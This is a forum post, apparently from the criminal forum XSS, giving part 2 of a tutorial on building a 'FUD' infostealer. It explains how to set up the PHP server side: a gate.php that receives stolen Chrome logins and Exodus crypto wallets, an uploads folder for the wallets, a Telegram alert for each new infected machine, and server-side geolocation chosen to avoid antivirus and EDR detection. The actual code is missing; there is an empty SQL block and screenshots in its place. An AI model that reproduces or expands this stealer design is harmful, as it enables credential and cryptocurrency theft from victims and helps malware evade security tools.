

Пожалуйста, обратите внимание, что пользователь заблокирован
Hi xss members, today with the waited series About, How to start your career in malware development.
This is the PART 2 Tutorial titled OF Part 1: Create your own FUD advanced Stealer PART 2.
You can find the part 1 here :
This is the Server side
This series is cover the SERVER and the CLIENT coding and will cover the most used techniques and the most famous futures and will be the above futures.
FUTURES:
These futures are the most famous and most people rent or buy a stealer for using these functions.
A)- Crypto wallet stealer
For crypto stealer, we will take an example on EXODUS wallet the most public crypto wallet for Windows Desktop ( PC ), But you can use the same technique on any other crypto wallet with few changes you have to make but this tutorial will give you the idea and the coding and will put you on the road to start.
B)- Browsers logins stealer
For Browser we also will take an example on the most used Browser (chrome) but don’t worry this method work for all Chromium-based browsers so you can cover 90% of browsers, and about firefox will take about it in PART 2.
C)-Telegram Notifier
Telegram notifier is very easy just when a new bot is registered to Database send an HTTP request to telegram api with bot details to let the owner of the bot panel know there is a new bot.
Before we start in coding you should know a few things.
Now this is the Server side as you already know, so here I will tell you some tricks!
You maybe say why getting the ip addres and country from Server side since most malware like RAMCOS are using the geo ip from client side , for a Reason ! cause most of AV/EDR will detect this connection as malicious connection and Trust me this technique is very OLD ,
So to replace that will use our server to get geo location You also Can use ip2location-lite-db to get the client geoip info but today in this tutorial will use API
So now let's start digging IN and start coding the server section.
Create a home directory for our php files I will create one and name it xssStealer as in the image below.

Now inside the xssstealer folder create 2 folders name the first (Panel) and the second (Uploads). and 1 php file namegate.php and 1 html file name it index.html to not vulnerable to (Directory Listing).

The uploads folder will be empty only for uploaded stolen crypto wallets like Exodus.
Now open the Panel folder and create 5 php files and 2 folders name it like this.
1 - index.php
2 - login.php
3 - logout.php
4 - logs.php
5 - settings.php
A - inc
B - style

Inside the inc folder create 2 folders name it Core and Template.


Inside the Core folder create 2 files name it db.php and secure.php

Inside the Template folder create 2 files name it header.tmp and menu.tmp

Inside the style folder create 1 CSS file name it main.css
The gate.php file is for accepting requests from our stealer so, when we need to register the bot, and upload stolen browser logins and crypto we will use gate.php to receive our commands and response
Now let's create The Database and tables.

Open your browser and navigate to phpmyadmin path should be yourdomain.com/phpmyadmin
Then New, enter your database name I will name it xssstealer and press Create button
Now click on the Database name then SQL and add the table sql code below

Then Click on Go Button

As seen in the picture Above the table created, repeat these steps or just copy the FULL sql code below
[SQL][/SQL]
Finally, after you create the DB And table, rows, and columns
